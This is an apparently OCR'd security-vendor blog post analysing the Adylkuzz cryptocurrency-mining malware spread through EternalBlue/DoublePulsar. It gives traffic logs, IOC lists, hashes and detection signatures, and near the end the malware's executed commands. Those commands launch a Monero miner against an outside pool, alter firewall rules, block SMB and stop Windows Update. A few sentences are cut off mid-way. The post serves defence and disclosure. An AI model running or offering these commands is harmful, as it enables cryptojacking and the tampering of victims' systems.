
ADYLKUZZ CRYPTOCURRENCY MINING MALWARE SPREADING FOR WEEKS VIA ETERNALBLUE/DOUBLEPULSAR

MAY 15, 2017 Kafeine



Overview

On Friday, May 12, attackers spread a massive ransomware attack worldwide using the EternalBlue exploit to rapidly propagate the malware over corporate LANs and wireless networks. EternalBlue, originally exposed on April 14 as part of the Shadow Brokers dump of NSA hacking tools, leverages a vulnerability (MS17-010) in Microsoft Server Message Block (SMB) on TCP port 445 to discover vulnerable computers on a network and laterally spread malicious payloads of the attacker's choice. This particular attack also appeared to use an NSA backdoor called DoublePulsar to actually install the ransomware known as WannaCry.

Over the subsequent weekend, however, we discovered another very large-scale attack using both EternalBlue and DoublePulsar to install the cryptocurrency miner Adylkuzz. Initial statistics suggest that this attack may be larger in scale than WannaCry, affecting hundreds of thousands of PCs and servers worldwide: because this attack shuts down SMB networking to prevent further infections with other malware (including the WannaCry worm) via that same vulnerability, it may have in fact limited the spread of last week's WannaCry infection.

Symptoms of this attack include loss of access to shared Windows resources and degradation of PC and server performance. Several large organizations reported network issues this morning that were originally attributed to the WannaCry campaign. However, because of the lack of ransom notices, we now believe that these problems might be associated with Adylkuzz activity. However, it should be noted

nonetheless quite large and potentially quite disruptive.

The Discovery

In the course of researching the WannaCry campaign, we exposed a lab machine vulnerable to the EternalBlue attack. While we expected to see WannaCry, the lab machine was actually infected with an unexpected and less noisy guest: the cryptocurrency miner Adylkuzz. We repeated the operation several times with the same result: within 20 minutes of exposing a vulnerable machine to the open web, it was enrolled in an Adylkuzz mining botnet.




Figure 1: EternalBlue/DoublePulsar attack from one of several identified hosts, then Adylkuzz being download from another host - A hash of a pcap of this capture is available in the IOCs table

The attack is launched from several virtual private servers which are massively scanning the Internet on TCP port 445 for potential targets.

Upon successful exploitation via EternalBlue, machines are infected with DoublePulsar. The DoublePulsar backdoor then downloads and runs Adylkuzz from another host. Once running, Adylkuzz will first stop any potential instances of itself already running and block SMB communication to avoid further infection. It then determines the public IP address of the victim and download the mining instructions, cryptominer, and cleanup tools.

It appears that at any given time there are multiple Adylkuzz command and control (C&C) servers hosting the cryptominer binaries and mining instructions.

Figure 2 shows the post-infection traffic generated by Adylkuzz in this attack.

#	R...	Protocol	Requ...	Host	URL	Body	Content-Type
2	200	HTTP	GET	08.super5566.com	/install/start	5	text/html; charset=utf-8
3	200	HTTP	GET	icanhazip.com	/	14	text/plain; charset=UTF-8
4	200	HTTP	GET	08.super5566.com	/mine.txt	158	text/plain
5	200	HTTP	GET	08.super5566.com	/86.exe	933 376	application/octet-stream
6	200	HTTP	GET	08.super5566.com	/install/106:0%20-%3e%201 [redacted] 2%20-%3...	5	text/html; charset=utf-8
7	200	HTTP	GET	08.super5566.com	/report?hasWanIP [redacted] er=cpu1.0&os=Windows%207&arch=x86&cpufreq=2% [redacted] &cpunum=28&mem=2&id=b [redacted] fd...	30	text/html; charset=utf-8
8	200	HTTP	GET	a1.super5566.com	/07.lua	1 059	application/octet-stream
9	200	HTTP	GET	08.super5566.com	/mine.txt	158	text/plain
10	200	HTTP	GET	aa1.super5566.com	/445.exe	263 037	application/octet-stream

Figure 2: Post-infection traffic associated with the attack

AlphaBay darknet market, described by law enforcement authorities as “a major underground website known to sell drugs, stolen credit cards and counterfeit items.” Like other cryptocurrencies, Monero increases market capitalization through the process of mining. This process is computationally intensive but rewards miners with funds in the mined currency, currently 7.58 Moneros or roughly $205 at current exchange rates.

Figure 3 shows Adylkuzz mining Monero cryptocurrency, a process that can be more easily distributed across a botnet like that created here than in the case of Bitcoin, which now generally requires dedicated, high-performance machines.

Figure 3: Part of the behavioral analysis from an Adylkuzz-infected VM showing it, among other things, closing SMB door and launching Monero Mining

One of several Monero addresses associated with this attack is shown in Figure 4. The hash rate shows the relative speed with which the specific associated instance of the botnet is mining Moneros, while the total paid shows the amount paid to this particular address for mining activities. In this case, just over $22,000 was paid out before the mining associated with this address ceased.

Figure 4: One of several Monero addresses associated with income from Adylkuzz mining

Looking at the mining payments per day associated with a single Adylkuzz address, we can see the increased payment activity beginning on April 24 when this attack began. We believe that the sudden drop that occurred on May 11 indicates when the actors switched to a new mining user address (Figure 5). By regularly switching addresses, we believe that the actors are attempting to avoid having too many Moneros paid to a single address.




Figure 5: Daily payment activity associated with a single Adylkuzz mining address




Figure 6: A second Monero address associated with income from Adylkuzz mining

A third address shows a higher hash rate and a current payment total of over $14,000 (Figure 7).




Figure 7: A third Monero address associated with income from Adylkuzz mining

We have currently identified over 20 hosts setup to scan and attack, and are aware of more than a dozen active Adylkuzz C&C servers. We also expect that there are many more Monero mining payment addresses and Adylkuzz C&C servers associated with this activity.

Conclusion

WannaCry by many days. For organizations running legacy versions of Windows or who have not implemented the SMB patch that Microsoft released last month, PCs and servers will remain vulnerable to this type of attack. Whether they involve ransomware, cryptocurrency miners, or any other type of malware, these attacks are potentially quite disruptive and costly. Two major campaigns have now employed the attack tools and vulnerability; we expect others will follow and recommend that organizations and individuals patch their machines as soon as possible.

Acknowledgments

We want to thank:

- Our friends at Trend Micro for input allowing us to add more IOCs
- Cloudflare and Choopa for their immediate action upon notification.
- @benkow_ for several inputs.

Indicators of Compromise

SELECTION OF DOMAIN/IP ADDRESS	DATE	COMMENT
45.32.52[.]8	2017-05-16	Attacking host
45.76.123[.]172	2017-05-16	Attacking host
104.238.185[.]251	2017-05-16	Attacking host
45.77.57[.]194	2017-05-14	Attacking host
45.76.39[.]29	2017-05-15	Attacking host
45.77.57[.]36	2017-05-15	Attacking host
104.238.150[.]145	2017-05-14	Server hosting the payload binary
08.super5566[.]com	2017-05-14	Adylkuzz C&C
a1.super5566[.]com	2017-05-02	Adylkuzz C&C
aa1.super5566[.]com	2017-05-01	Adylkuzz C&C
lll.super1024[.]com	2017-04-24	Adylkuzz C&C
07.super5566[.]com	2017-04-30	Adylkuzz C&C
am.super1024[.]com	2017-04-25	Adylkuzz C&C
05.microsoftcloudserver[.]com	2017-05-12	Adylkuzz C&C
d.disgogoweb[.]com	2017-04-30	Adylkuzz C&C
panel.minecoins18[.]com	2014-10-17	Adylkuzz C&C in 2014
wa.ssr[.]la	2017-04-28	Adylkuzz C&C
45.77.57[.]190	2017-05-15	Host presenting same signature as attackers
45.77.58[.]10	2017-05-15	Host presenting same signature as attackers
45.77.58[.]40	2017-05-15	Host presenting same signature as attackers
45.77.58[.]70	2017-05-15	Host presenting same signature as attackers

45.77.21[.]159	2017-05-15	Attacking Host
45.77.29[.]51	2017-05-15	Host presenting same signature as attackers
45.77.31[.]219	2017-05-15	Host presenting same signature as attackers
45.77.5[.]176	2017-05-15	Host presenting same signature as attackers
45.77.23[.]225	2017-05-15	Host presenting same signature as attackers
45.77.58[.]147	2017-05-15	Host presenting same signature as attackers
45.77.56[.]114	2017-05-15	Host presenting same signature as attackers
45.77.3[.]179	2017-05-15	Host presenting same signature as attackers
45.77.58[.]134	2017-05-15	Host presenting same signature as attackers
45.77.59[.]27	2017-05-15	Host presenting same signature as attackers

Also available in MISP JSON format.

Select Dropped Samples

SHA-256	DATE	COMMENT
29d6f9f06fa780b7a56cae0aa888961b8bdc559500421f3bb3b97f3dd94797c2	2017-05-14	Pcap of the attack (filtered and a bit sanitized)
8200755cbedd6f15eecd8207eba534709a01957b172d7a051b9cc4769ddbf233	2017-05-14	Adylkuzz.B spread via EB/DP
450cb5593d2431d00455cabfecc4d28d42585789d84c25d25cdc5505189b4f9f	2017-04-24	Adylkuzz.A (we are not sur that instance was spread vi EB/DP)
a7000b2618512f1cb24b51f4ae2f34d332b746183dfad6483aba04571ba8b2f9	2017-05-14	s2bk.1_.exe
e96681456d793368a6fccfa1321c10c593f3527d7cadb1ff462aa0359af61dee	2017-05-14	445.bat (? seems to cleanu old variant of the coin mine and stop windows Update)
e6680bf0d3b32583047e9304d1703c87878c7c82910fbe05efc8519d2ca2df71	2017-05-14	Msiexev.exe Bitcoin miner process
55622d4a582ceed0d54b12eb40222bca9650cc67b39f74c5f4b78320a036af88	2017-05-02	Bitcoin miner process
6f74f7c01503913553b0a6118b0ea198c5a419be86fca4aaae275663806f68f3	2017-05-15	Adylkuzz.B spread via EB/DP
fab31a2d44e38e733e1002286e5df164509afe18149a8a2f527ec6dc5e71cb00	2014-10-17	An old version of Adylkuzz
d73c9230811f1075d5697679b6007f5c15a90177991e238c5adc3ed55ce04988	2017-05-15	Adylkuzz.B spread via EB/DP

Executed commands:

taskkill /f /im mmc.exe
sc stop WELM
sc delete WELM
netsh ipsec static add policy name=netbc
netsh ipsec static add filterlist name=block
netsh ipsec static add filteraction name=block action=block
netsh ipsec static add filter filterlist=block any srcmask=32 srcport=0 dstaddr=me dstport=445 protocol=tcp description=445
netsh ipsec static add rule name=block policy=netbc filterlist=block filteraction=block
netsh ipsec static set policy name=netbc assign=y
C:\Windows\Fonts\wuauser.exe --server
C:\Windows\Fonts\msiexev.exe -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:443 -u 49v1V2suGMS8JyPEU5FTtJRTHQ9YmraW7Mf2btVCTxZuEB8EjjqQz3i8vECu7XCgvUfiW6NtSRewnHF5MNA3LbQTBQV3v9i -p x -t 1
C:\Windows\TEMP\\s2bk.1_.exe /stab C:\Windows\TEMP\\s2bk.2_.log
taskkill /f /im msiexev.exe
netsh advfirewall firewall delete rule name="Chrome"
netsh advfirewall firewall delete rule name="Windriver"
netsh advfirewall firewall add rule name="Chrome" dir=in program="C:\Program Files\Google\Chrome\Application\chrome.txt" action=allow
netsh advfirewall firewall add rule name="Windriver" dir=in program="C:\Program Files\Hardware Driver Management\windriver.exe" action=allow
C:\Windows\445.bat
C:\Windows\system32\PING.EXE ping 127.0.0.1
net stop Windows32_Update
attrib +s +a +r +h wuauser.exe
C:\Windows\system32\SecEdit.exe secedit /configure /db C:\Windows\netbios.sdb
C:\Windows\system32\net1 stop Windows32_Update

Select ET signatures

2024217 || ET EXPLOIT Possible ETERNALBLUE MS17-010 Heap Spray
2024218 || ET EXPLOIT Possible ETERNALBLUE MS17-010 Echo Response
2024216 || ET EXPLOIT Possible DOUBLEPULSAR Beacon Response
2000419 || ET POLICY PE EXE or DLL Windows file download
2826160 || ETPRO TROJAN CoinMiner Known Malicious Stratum Authline (2017-04-28 1)
2017398 || ET POLICY Internal Host Retrieving External IP via icanhazip.com - Possible Infection
2022886 || ET POLICY Crypto Coin Miner Login

MOST RECENT

6 DAYS AGO

Jaff - New Ransomware From the Actors Behind the Distribution of Dridex, Locky, and Bart

2 WEEKS AGO

APT Targets Financial Analysts with CVE-2017-0199

3 WEEKS AGO

Facebook Spam Botnet Trades Account Access for Likes

3 WEEKS AGO

Philadelphia Ransomware Brings Customization to Commodity Malware

RELATED LINKS

Ransomware Survival Guide ›

Threat Reference ›

Proofpoint Blog ›

Threat Insight Blog ›

Events ›

Media Contacts ›

COMPANY INFORMATION

- About Proofpoint
- Board of Directors
- Careers
- Corporate Blog
- Investors Center
- Leadership Team
- News Center

QUICK LINKS

- Daily Ruleset Summary
- IP Address Blocked?
- Threat Insight (blog)
- Upgrade from McAfee

proofpoint.

SEE ALL CONTACTS

SEND US A MESSAGE

CHAT

REGIONS

United States United Kingdom France Germany Spain Japan Australia

 Privacy Policy.